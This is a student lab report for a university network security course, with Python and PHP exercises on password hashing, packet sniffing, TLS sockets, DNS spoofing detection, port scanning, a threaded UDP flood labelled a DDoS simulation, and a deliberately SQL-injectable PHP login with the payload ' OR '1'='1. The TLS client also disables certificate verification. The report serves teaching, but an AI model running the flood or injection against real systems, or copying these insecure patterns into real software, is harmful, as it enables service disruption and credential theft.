TRIBHUVAN UNIVERSITY
INSTITUTE OF SCIENCE AND TECHNOLOGY

Lab Report on

Network Security

Submitted To

Prakash Chandra

Department of Computer Science and Information Technology

Nagarjuna College of IT

Submitted By

Bibek Angdembe (23957/076)

Jan 2024

Table of contents

Prakash Chandra

1) Create a Python script that securely hashes user passwords using SHA-256. Implement a function for user registration and another for password verification.

Source Code

```
import hashlib
import os
db = {}
def hash_password(password, salt):
    hashed_password = hashlib.sha256((password + salt).encode()).hexdigest()
    return hashed_password
# Generate a random salt for each user
def generate_salt():
    return os.urandom(32).hex()
# Save username, hashed_password, and salt to the database
def register_user(username, password):
    salt = generate_salt()
    hashed_password = hash_password(password, salt)
    db[username] = {'hashed_password': hashed_password, 'salt': salt}
# Retrieve hashed_password and salt from the database based on the username
def verify_password(username, entered_password):
    if username not in db:
        return False
    saved_hashed_password = db[username]['hashed_password']
    salt = db[username]['salt']
    entered_password_hashed = hash_password(entered_password, salt)
    return entered_password_hashed == saved_hashed_password
if __name__=='__main__':
    for i in range(2):
```

```
    username = input('Enter username: ')
    password = input('Enter password: ')
    register_user(username=username,password=password)
print('For authentication: ')
username = input('Enter username: ')
password = input('Enter password: ')
if(verify_password(username=username,entered_password=password)):
    print('congratulations!! you are valid user')
else:
    print('Please Try Again')
```

Output

```
PS E:\Bsccsit\7thsem\NetworkSec\nslab> python lab1.py
Enter username: Bibek
Enter password: qwerty
Enter username: Jhon
Enter password: sina
For authentication:
Enter username: Bibek
Enter password: kdgd
Please Try Again
PS E:\Bsccsit\7thsem\NetworkSec\nslab> python lab1.py
Enter username: Bibek
Enter password: qwerty
Enter username: f
Enter password: g
For authentication:
Enter username: Bibek
Enter password: qwerty
congratulations!! you are valid user
PS E:\Bsccsit\7thsem\NetworkSec\nslab>
```

2) Write a Python script that captures and analyzes network packets using the Scapy library. Identify and print the source and destination IP addresses of all packets in a captured network traffic.

Source Code

```
from scapy.all import sniff, IP
def packet_handler(packet):
  if IP in packet:
     print(f"Source IP: {packet[IP].src}, Destination IP: {packet[IP].dst}")

sniff(prn=packet_handler, count=10)  # Sniff 10 packets
# The sniff() function returns information about all the packets that has been sniffed.
capture = sniff(count=5)
print(capture.summary())
# The following command will capture only TCP packets:
print(sniff(filter="tcp", count=5))
```

Output

```
PS E:\Bsccsit\7thsem\NetworkSec\nslab> python lab2.py
Source IP: 192.168.16.102, Destination IP: 142.250.195.14
Source IP: 192.168.16.102, Destination IP: 142.250.195.14
Source IP: 142.250.195.14, Destination IP: 192.168.16.102
Source IP: 142.250.195.14, Destination IP: 192.168.16.102
Source IP: 192.168.16.102, Destination IP: 142.250.195.14
Source IP: 142.250.195.14, Destination IP: 192.168.16.102
Source IP: 142.250.195.14, Destination IP: 192.168.16.102
Source IP: 192.168.16.102, Destination IP: 142.250.195.14
Source IP: 192.168.16.102, Destination IP: 142.250.195.14
Source IP: 142.250.195.14, Destination IP: 192.168.16.102
Ether / IP / TCP 192.168.16.102:51204 > 120.89.98.89:https S
Ether / IP / UDP 192.168.16.102:56627 > 142.250.192.206:https / Raw
Ether / IP / UDP 142.250.192.206:https > 192.168.16.102:56627 / Raw
Ether / IP / TCP 192.168.16.102:51205 > 120.89.98.89:https S
Ether / IP / TCP 192.168.16.102:50814 > 104.21.61.3:2082 PA / Raw
None
<Sniffed: TCP:5 UDP:0 ICMP:0 Other:0>
PS E:\Bsccsit\7thsem\NetworkSec\nslab>
```

3) Create a Python script to establish a secure SSL/TLS communication between a client and a server. Use the ssl module to encrypt the data transfer.

Source Code


```
//client
import ssl
import socket
import os

def secure_communication_client():
    # Check if certificate and private key files exist
    certfile = "client_certificate.pem"
    keyfile = "client_private_key.pem"
    if not os.path.isfile(certfile):
        print(f"Certificate file '{certfile}' not found.")
        return
    if not os.path.isfile(keyfile):
        print(f"Private key file '{keyfile}' not found.")
        return

    # Create SSL context
    context = ssl.create_default_context(ssl.Purpose.SERVER_AUTH)
    try:
        context.load_cert_chain(certfile=certfile, keyfile=keyfile)
    except ssl.SSLError as e:
        print(f"Error loading certificate and private key: {e}")
        return

    # Disable certificate verification
    context.check_hostname = False
```


```
    context.verify_mode = ssl.CERT_NONE

    try:
        # Connect to the server
        with context.wrap_socket(socket.socket(), server_hostname='localhost') as
client_socket:
            client_socket.connect(('localhost', 12345))
            message = "Hello, secure server!"
            client_socket.send(message.encode())
            print("Message sent successfully.")
    except Exception as e:
        print(f"Error: {e}")
secure_communication_client()
//server
import ssl
import socket
import os

def secure_communication_server():
    # Check if certificate and private key files exist
    certfile = "server_certificate.pem"
    keyfile = "server_private_key.pem"
    if not os.path.isfile(certfile):
        print(f"Certificate file '{certfile}' not found.")
        return
    if not os.path.isfile(keyfile):
        print(f"Private key file '{keyfile}' not found.")
        return

    # Create SSL context
    context = ssl.create_default_context(ssl.Purpose.CLIENT_AUTH)
```

```
    try:
        context.load_cert_chain(certfile=certfile, keyfile=keyfile)
    except ssl.SSLError as e:
        print(f"Error loading certificate and private key: {e}")
        return
    # Create server socket
    server_socket = context.wrap_socket(socket.socket(), server_side=True)
    # Bind the socket to the address
    server_socket.bind(('localhost', 12345))
    # Listen for incoming connections
    server_socket.listen(5)
    print("Server is listening...")
    while True:
        # Accept incoming connection
        client_socket, address = server_socket.accept()
        data = client_socket.recv(1024)
        print(f"Received: {data.decode()}")
        client_socket.close()
secure_communication_server()
```

```
openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout server_private_key.pem -
out server_certificate.pem


openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout client_private_key.pem -
out client_certificate.pem
```

Output


PROBLEMS
OUTPUT
DEBUG CONSOLE
TERMINAL
PORTS
POSTMAN CONSOLE
PS E:\Bsccsit\7thsem\NetworkSec\nslab> python lab3client.py
Message sent successfully.
PS E:\Bsccsit\7thsem\NetworkSec\nslab>


E:\Bsccsit\7thsem\NetworkSec\nslab>python lab3server.py
Server is listening...
Received: Hello, secure server!

4) Create a Python script to detect DNS spoofing by comparing actual DNS responses with expected values. Use the scapy library to capture and analyze DNS packets.

Source Code

```
from scapy.all import sniff, DNS, DNSQR, DNSRR

expected_dns_responses = {"ekantipur.com": "172.67.167.186"}

def dns_spoofing_detector(packet):
  if DNS in packet and packet[DNS].qr == 1:  # Check if it's a DNS response
      dns_question = packet[DNS].qd
      domain = dns_question.qname.decode()


      if domain in expected_dns_responses:
          if packet.haslayer(DNSRR) and packet[DNSRR].rdata != expected_dns_responses[domain]:
              print(f"DNS Spoofing detected for {domain}! Expected: {expected_dns_responses[domain]}, Actual: {packet[DNSRR].rdata}")
          else:
              print(f"DNS Spoofing not detected for {domain}.")
      else:
          print(f"Domain {domain} not in expected DNS responses.")


sniff(prn=dns_spoofing_detector, filter="udp port 53", store=0, count=10)
```

Output


```
PS E:\Bsccsit\7thsem\NetworkSec\nslab> python lab4.py
Domain camtamisa.top. not in expected DNS responses.
Domain www.youtube.com. not in expected DNS responses.
Domain www.youtube.com. not in expected DNS responses.
Domain accounts.youtube.com. not in expected DNS responses.
Domain accounts.youtube.com. not in expected DNS responses.
```

5) Create a Python script to perform a basic security scan on a web application. Check for common vulnerabilities such as SQL injection, cross-site scripting (XSS), and cross-site request forgery (CSRF)

Source Code

```
import requests
def web_security_scan(url):
  response = requests.get(url)
  if "SQL error" in response.text:
     print("SQL Injection vulnerability found!")
  else:
     print("No SQL Injection vulnerability found.")
  if "<script>alert('XSS')</script>" in response.text:
     print("Cross-Site Scripting (XSS) vulnerability found!")
  else:
     print("No Cross-Site Scripting (XSS) vulnerability found.")
web_security_scan("http://testphp.vulnweb.com/")
```

Output




6) Write a python script to scan all the available ports for a given host.

Source Code

```
import socket
from datetime import datetime


try:
    host_name = input("Enter the host url: ")
    target = socket.gethostbyname(host_name)
    for i in range(1, 65535):
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(1)
        result = s.connect_ex((target, i))
        if result == 0:
            print(f'connected to port: {i}')
        else:
            print(f'unable to connect to port: {i}')
        s.close()
except Exception as e:
    print(e)
```

Output




7) Write a python script to simulate a DDoS attack

Source Code

```
import socket
import threading
try:
    host_name = input("Enter the host url: ")
    target = socket.gethostbyname(host_name)
except Exception as e:
    print(e)
i = 0
def attack():
    global i
    while True:
        s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        s.sendto(b'hello.....', (target, 21))
        print(f'packet sent: {i}')
        i = i + 1
for i in range(100):
    t1 = threading.Thread(target=attack)
    t1.start()
```

Output



8) Write a php code to simulate a SQL injection

Source Code

```
<?php
$servername = "localhost";
$username = "root";
$password = "";
$dbname = "nsdb";
//create a conncetion to db
$conn = new mysqli($servername,$username,$password,$dbname);
if($conn->connect_error){
   die("Conncetion failed :" . $conn->connect_error);
}
//var_dump($_POST);
$uid = $_POST['uid'];
$pid = $_POST['password'];
$sql = "SELECT * FROM user WHERE username= '$uid' AND password = '$pid'";
$res = $conn->query($sql);
if($res ->num_rows > 0){
   while($row = $res->fetch_assoc()){
      echo" Name: ". $row["username"] . " " . $row["password"]. "<br>";
   }
}else{
   echo "0 result";
}
$conn->close();

?>

<!DOCTYPE html>
<html lang="en">
```

```
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>SQL injection</title>
</head>
<body>
    <form action="<?php echo $_SERVER['PHP_SELF'];?>" method="POST">
        <input type="text" id="uid" name="uid" placeholder="userid" required>
        <input type="password" id="password" name="password" placeholder="password" required>
        <input type="submit" value="Submit"  >
    </form>
</body>
</html>
```

This code is vulnerable to SQL injection because it directly inserts user input into the SQL query without sanitization.

To demonstrate SQL injection, you can try entering the following input in the username and pass:

' OR '1'='1

This input will modify the SQL query to always return all the users and their password, allowing the attacker to steal credentials.

Output